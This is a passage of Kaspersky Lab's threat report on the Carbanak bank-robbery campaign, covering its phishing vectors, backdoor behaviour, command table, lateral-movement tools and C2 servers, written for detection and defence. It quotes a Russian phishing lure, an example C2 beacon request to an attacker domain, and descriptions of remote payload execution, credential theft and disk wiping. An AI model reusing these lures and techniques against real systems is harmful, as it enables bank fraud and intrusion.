

CARBANAK APT
THE GREAT BANK ROBBERY

Version 2.0
February, 2015

#TheSAS2015

GREAT

KASPERSKY lab

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1. Executive Summary

From late 2013 onwards, several banks and financial institutions have been attacked by an unknown group of cybercriminals. In all these attacks, a similar modus operandi was used. According to victims and the law enforcement agencies (LEAs) involved in the investigation, this could result in cumulative losses of up to 1 billion USD. The attacks are still active.

This report provides a technical analysis of these attacks.

The motivation for the attackers, who are making use of techniques commonly seen in Advanced Persistent Threats (APTs), appears to be financial gain as opposed to espionage.

An analysis of the campaign has revealed that the initial infections were achieved using spear phishing emails that appeared to be legitimate banking communications, with Microsoft Word 97 – 2003 (.doc) and Control Panel Applet (.CPL) files attached. We believe that the attackers also redirected to exploit kits website traffic that related to financial activity.

The email attachments exploit vulnerabilities in Microsoft Office 2003, 2007 and 2010 (CVE-2012-0158 and CVE-2013-3906) and Microsoft Word (CVE-2014-1761). Once the vulnerability is successfully exploited, the shellcode decrypts and executes the backdoor known as **Carbanak**.

Carbanak is a remote backdoor (initially based on Carberp), designed for espionage, data exfiltration and to provide remote access to infected machines. Once access is achieved, attackers perform a manual reconnaissance of the victim's networks. Based on the results of this operation, the attackers use different lateral movement tools in order to get access to the critical systems in the victim´s infrastructure. They then install additional software such as the Ammyy Remote Administration Tool, or even compromise SSH servers. Notably, some of the latest versions of the analyzed Carbanak malware appear not to use any Carberp source code.

Once the attackers successfully compromise the victim´s network, the primary internal destinations are money processing services, Automated Teller Machines (ATM) and financial accounts. In some cases, the attackers used the Society for Worldwide Interbank Financial Telecommunication (SWIFT) network to transfer money to their accounts. In others, Oracle databases were manipulated to open payment or debit card accounts at the same bank or to transfer money between

accounts using the online banking system. The ATM network was also used to dispense cash from certain ATMs at certain times where money mules were ready to collect it.

As part of the attack´s reconnaissance phase, video recordings of the activities of bank employees, particularly system administrators, were made. The videos were sent to the C2 server.

Please note that the attackers abused the aforementioned services by impersonating legitimate local users who had the permissions to perform the actions later reproduced by the cybercriminals. As far as we know, none of the aforementioned services were attacked nor was any specific vulnerability within them exploited.

Of the 30 banking entities impacted at the time of writing this report, at least half have suffered financial losses, with most of the victims located in Russia, USA, Germany, China and Ukraine. The magnitude of the losses is significant. For example, one victim lost approximately $7.3 million (USD) due to ATM fraud; another suffered a $10 million (USD) loss due to the exploitation of its online banking platform.

Stolen funds were transferred out of the affected countries to bank accounts in the US and China. Additionally some of the C2 servers have log entries indicating connections to systems located in the US. Telemetry indicates that the attackers are expanding operations to other regions, such as Asia, the Middle-East, Africa and Europe.

This report discusses the attack vectors, infection mechanisms and toolkits used by the attackers to exploit the network after the initial infection, as well as the operational details and geographical distribution of this campaign.

2. Analysis

During the spring of 2014, Kaspersky Lab was involved in a forensic analysis of ATMs dispensing cash to people located near them but with no physical interaction according to security cameras. No malware was detected on these ATMs. However, Carberp-like malware was found on a computer that was connected to them via VPN.

Following the investigation of this incident, in the summer of 2014, Kaspersky Lab identified the same Carberp-like malware in another investigation involving a bank, where criminals were able to gain access to its online banking systems. In this investigation, we started analyzing all the computers in the bank's infrastructure in order to find the source of the infection. We found spear phishing emails with CPL files attached that, after a successful infection, install the same Carberp-like malware we had previously found in the case involving the ATMs.

There is evidence indicating that in most cases the network was compromised for between two to four months, and that many hundreds of computers within a single victim organization may have been infected. This period of time was used by the attackers to get access to the right victims and critical systems, and to learn how to operate their tools and systems to get the cash out.

Carbanak contains an espionage component that allows the attackers to take control of video capabilities on the victim systems. Thanks to this, long term observation and reconnaissance could be conducted. This allowed the attackers to understand the protocols and daily operational tempo of their targets. Based on this understanding, exploitation methodologies and mechanisms were developed and tailored to each victim.

2.1 Infection and Transmission

All observed cases used spear phishing emails with Microsoft Word 97 – 2003 (.doc) files attached or CPL files. The doc files exploit both Microsoft Office (CVE-2012-0158 and CVE-2013-3906) and Microsoft Word (CVE- 2014-1761).

There are indicators that point to a possible Chinese origin for the exploits used in these attachments. Command and Control (C2) servers located in China have been identified in this campaign. In addition, registration information for some of the domains use details of supposedly Chinese citizens. Obviously, all this could just be a red herring.

The targets were all employees affiliated to the affected institution. The spear phishing email messages appeared legitimate and in some cases were sent from compromised coworkers´ accounts. In this way compromised systems were used as a transmission vector.

Given that the victims were mostly Russian-speaking financial institutions, the names of the attachments we have identified were generally in Russian. Examples include “Соответствие ФЗ-115” and “Приглашение” which translate into “Accordance to Federal Law” and “Invitation” respectively. This is enough to induce a typical employee to open the attachment and execute the malware. For a complete list of file names see Appendix 4.

The following is an example of a Carbanak spear phishing email:

```
Добрый День!
Высылаю Вам наши реквизиты
Сумма депозита 32 000 000 руб 00 коп, сроком на 366 дней, , % в конце года, вклад
срочный
С Уважением, Сергей Кузнецов;
+ 7(953) 3413178
f205f@mail.ru
```

Translated:

```
Good Day!
I send you our contact details
 The amount of deposit 32 million rubles and 00 kopecks, for a period of 366
days,% year---end contribution term
 Sincerely, Sergey Kuznetsov;
+ 7 (953) 3413178
f205f @ mail.ru
```

In this case, the attachment was a CPL file compressed using the Roshal Archive (.rar) format.

Once the remote code execution vulnerability is successfully exploited, it installs Carbanak on the victim's system. The complete list of observed spear phishing emails can be found in Appendix 1 – Spear phishing.

An additional infection vector that we believe was used by the criminals is a classical drive-by-download attack. We have found traces of the Null and the RedKit exploits kits.

Страна	Всего	Уники	Заблокировано	Отозвано	Пробито ▼
Switzerland	783	782	0	0	31
Germany	170	170	0	0	12
France	158	157	0	0	9
Unknown	163	163	0	0	4
Austria	30	29	0	0	3
United Kingdom	16	15	1	0	2
Italy	27	27	0	0	2
Europe	14	13	1	0	1
Senegal	12	12	0	0	1
Lithuania	3	3	0	0	1
Sweden	4	3	0	0	1
Bosnia and Herzegovina	1	1	0	0	1
Nigeria	3	3	0	0	1
China	1	1	0	0	0

Figure 1. Null Exploit Kit – statistics on victims, found in one Carbanak C2

The image above translates as Country_name, All visitors, Unique visitors, Banned visitor, Revoked infections, Infected.

2.2 Malware Analysis – Backdoor.Win32.Carbanak

Carbanak is a backdoor used by the attackers to compromise the victim's machine once the exploit, either in the spear phishing email or exploit kit, successfully executes its payload. This section provides a functional analysis of Carbanak's capabilities.

Carbanak copies itself into "%system32%\com" with the name "svchost.exe" with the file attributes: system, hidden and read-only. The original file created by the exploit payload is then deleted.

To ensure that Carbanak has autorun privileges the malware creates a new service. The naming syntax is "<ServiceName>Sys" where ServiceName is any existing service randomly chosen, with the first character deleted. For example,

if the existing service´s name is “aspnet” and the visible name is “Asp.net state service”, the service created by the malware would be “aspnetSys” with a visible name of “Sp.net state service”.

Before creating the malicious service, Carbanak determines if either the avp.exe or avpui.exe processes (components of Kaspersky Internet Security) is running. If found on the target system, Carbanak will try to exploit a known vulnerability in Windows XP, Windows Server 2003, Windows Vista, Windows Server 2008, Windows 7, Windows 8, and Windows Server 2012, CVE-2013-3660, for local privilege escalation. We believe this is not relevant and that the attackers adapt their tools to the victim´s defenses.

Carbanak creates a file with a random name and a .bin extension in %COMMON_APPDATA%\Mozilla where it stores commands to be executed.

Then the malware gets the proxy configuration from the registry entry:

[HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings]

and the Mozilla Firefox configuration file in:

%AppData%\Mozilla\Firefox\<ProfileName>\prefs.js

How to detect Carbanak

One of the best methods for detecting Carbanak is to look for .bin files in the folder:

..\All users\%AppData%\Mozilla

The malware saves files in this location that will later be sent to the C2 server when an internet connection is detected.

A .BAT script for detecting infections is provided in the Appendixes.

Additionally, Carbanak can obtain proxy configuration information from headers sent through an application via SOCKS or HTTP.

Carbanak injects its code into **svchost.exe**. Most of the actions described below happen within this process.

Carbanak downloads the file **kldconfig.plug** from its C2 server. This file includes the names of the processes to be monitored.

Once the system is infected, Carbanak logs keystrokes and takes screenshots every 20 seconds. This monitoring is performed by intercepting the ResumeThread call.

To enable connections to the infected computer using the Remote Desktop Protocol (RDP), Carbanak sets **Termservice** service execution mode to Auto. Also, after executing this service, it modifies the executable code in memory in order to establish simultaneous work processes for both remote and local users. Modules modified in this process are: **termsrv.dll**, **csrsrv.dll**, **msgina.dll** and **winlogon.exe**.

If Carbanak detects the banking application BLIZKO (funds transfer software) in the infected computer, it sends a special notification to its C2 server. Carbanak is also aware of the IFOBS banking application and can, on command, substitute the details of payment documents in the IFOBS system.

To communicate with its C2 server, Carbanak uses the HTTP protocol with RC2+Base64 encryption, adding additional characters not included in Base64. It also inserts strings with different extensions (.gif,.htm, etc.) at random locations in the HTTP request.

Example of a typical Carbanak request:

```
GET
/cBAWFvkXi94QxShRTaVVn/YzAxD/X0sZEud.5gNItbvozI3tqT5ly9UYLVii13.bml?tlxCFiB
usj=2OVj&9GP=a5houGz&K.F=T&l0.7FBN75=nMPDrlGXq4s7cIAQ0Cl662IwVjxvsiTOlG0d 0pd
HTTP/1.1
Host: datsun--auto.com
```

Carbanak sends its collected monitoring data to its C2 server. It also receives commands. The commands are compared with a hash table; if there is a match Carbanak performs the associated action:

Hash	Command	Description
0AA37987		Executes all commands stored in the configuration file.
7AA8A5	state	Sets malware state flag.
7CFABF	video	Sends captured screen or process window video to C2.
6E533C4	download	Downloads and runs executable file from C2. Executable file is stored in %TEMP% with a random name.
684509	ammyy	Downloads and run “Ammy Admin” remote control software and adds it to the system´s firewall exclusion list.
7C6A8A5	update	Malware update.

Hash	Command	Description
0B22A5A7		Monitoring configuration update («klgconfig.plug»).
0B77F949		Unknown.
7203363	killos	Kills the operating system through the following actions: 1- Puts in «ImagePath» registry [HKLM\SYSTEM\ControlSet001\services\ACPI], [HKLM\SYSTEM\ControlSet002\services\ACPI] and [HKLM\SYSTEM\CurrentControlSet\services\ACPI] bad data. 2- Writes bytes with value zero into the first 512 bytes of hardrive «\\.\PHYSICALDRIVE0». Then reboots.
78B9664	reboot	OS reboot.
7BC54BC	tunnel	Creates network tunnel to specified network address, routing all traffic there.
7B40571	adminka	Uses specified proxy settings.
79C9CC2	server	Changes C&C server.
7C9C2	user	Creates or deletes user.
78B0	rdp	Modifies “termsrv.dll”, “csrsrv.dll, “msgina.dl” and “winlogon.exe” modules. Modification allows multiple connections via RDP protocol and makes RDP persistent.
79BAC85	secure	Loads and overwrites .dll responsible for passwords policy. New .dll location points to «Notification Packages» [HKLM\ System\CurrentControlSet\Control\Lsa] registry key.
6ABC	del	Deletes specified service or file.
0A89AF94		Executes specified command hash.
79C53BD		Loads and executes file from specified network location. File executes in memory and is not stored on the harddrive.
0F4C3903		Sends local user system password to C2.
0BC205E4	screenshot	Creates and sends screenshots.
7A2BC0	sleep	Turns off malware activity for a specified period of time.
6BC6C	dupl	Unknown.
4ACAFC3		Uploads specified file or directory.
7D43	vnc	Establish VNC session.
9C4D055		Unknown.
2032914		Unknown.

In order to render the malware less suspicious, the latest Carbanak samples are digitally signed:

1. footprintcrsgn.dll
   MD5 08F83D98B18D3DFF16C35A20E24ED49A




Figure 2. Carbanak digital signature

2. PAExec_Move0.dat
   MD5 972092CBE7791D27FC9FF6E9ACC12CC3




Figure 3. Carbanak digital signature

One of Carbanak's lateral movement tools is also digitally signed:

3. PAExec-6980-PB-FS-01.ex_
   MD5 86A5C466947A6A84554843D852478248




Figure 4. Carbanak lateral movement tool digital signature

Geographical Distribution

Known samples of Carbanak have been uploaded to VirusTotal from the following locations:




Figure 5. Countries from which Carbanak has been uploaded

Known exploits that download Carbanak have been uploaded to VirusTotal mostly from Russia.

According to KSN data, victims are distributed geographically as follows:




Figure 6. Geographical distribution of victims according to KSN data

The analyzed Carbanak samples, excluding some obvious outliers, have the following compilation time distribution:




Figure 7. Carbanak compilation timestamp distribution

It is also very interesting to see the distribution of Carbanak submissions to VirusTotal. This way we can identify periods when the malware came to the attention of potential victims and security researchers, and helps to reveal peaks in the group's activity:




Figure 8. Distribution of Carbanak submissions to VirusTotal

Since the beginning of this case, Kaspersky Lab has worked in cooperation with the LEAs investigating it. During the investigation LEAs shared with us statistical data from their research that helped us to complete our picture of the campaign.

The following map shows targets' IP addresses found in three of Carbanak's Linux servers at the end of October 2014:




Figure 9. Geographical distribution of targets according to C2 data




Figure 10. Geographical distribution of victims according to C2 data

2.3 Lateral movement tools

Carbanak uses different tools on infected systems, each one with a different purpose. There appears to be a preference for the **Ammyy Admin** remote administration tool for remote control. Specifically, the attackers have been detected uploading:

Ammyy Admin 3.5 (f8cd52b70a11a1fb3f29c6f89ff971ec) as svchost.exe

It is believed that the attackers used this remote administration tool because it is commonly whitelisted in the victims' environments as a result of being used regularly by administrators.

In another instance, a Secure Shell (SSH) backdoor was used to communicate with the C2 server in 190.97.165.126 (operatemesscont.net).

This indicates that the attackers did not limit themselves to Microsoft Windows environments. In this case, the victim used the Telnet/SSH client PuTTY to connect to the server, and the attackers recompiled the machine's SSH daemon with a backdoor so they could gain direct access.

Logs for these tools indicate that they were accessed from two different IPs, probably used by the attackers, and located in Ukraine and France.

We have also found traces of many different tools used by the attackers inside the victim´s network to gain control of additional systems, such as Metasploit, PsExec or Mimikatz.

2.4 Command and Control (C2) Servers

There appear to be four distinct types of C2 servers:

- Linux servers used for issuing commands to deployed Carbanak instances and for receiving collected monitoring data;
- Windows servers used for remote connections to victim systems;
- Backup servers; and
- Drop servers where additional executable files (e.g. remote administration tools) are hosted.

Server rotation occurs more or less on a biweekly basis. For a complete list of identified Carbanak servers please check the regularly updated Carbanak IOC document. The current list of IOCs is provided at Appendix 3 in his document.

Some of these C2 servers are responsible for dropping Ammyy (configuration and executable files), the KLG plugin configuration (list of processes to monitor) and the VNC server (both 32 and 64 bits to be injected in rundll). In one of the observed servers there was also a Metasploit module.

